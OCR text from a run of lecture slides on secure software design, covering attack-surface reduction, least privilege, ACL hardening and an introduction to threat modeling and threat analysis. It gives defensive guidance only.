
43

Restrict requests to a small IP range and subnet




44

Authenticate Connections




45

Reduce Privilege and Disable



46

Harden ACLs



Everyone (Full Control)

Admin (Full Control)
Everyone (Read)
Service (RW)

Everyone (Full Control)

Admin (Full Control)
Everyone (Read)
Service (RW)

47

Increased Attack Surface means Increased Security Scrutiny…

- On by default
- Running as SYSTEM
- Open, unauth TCP socket

- Off by default
- Running with least priv
- Open, TCP socket limited to local subnet

Threat Modeling

- Think like a bad guy..
  (but do not be a bad guy yourself)
- What will a bad guy do to your software/system?


Threat Analysis

Some slides from Microsoft's faculty summit 2004.

50

Threat Analysis

- Secure software starts with understanding the threats
- Threats are not vulnerabilities
- Threats live forever, they are the attacker's goal(s)



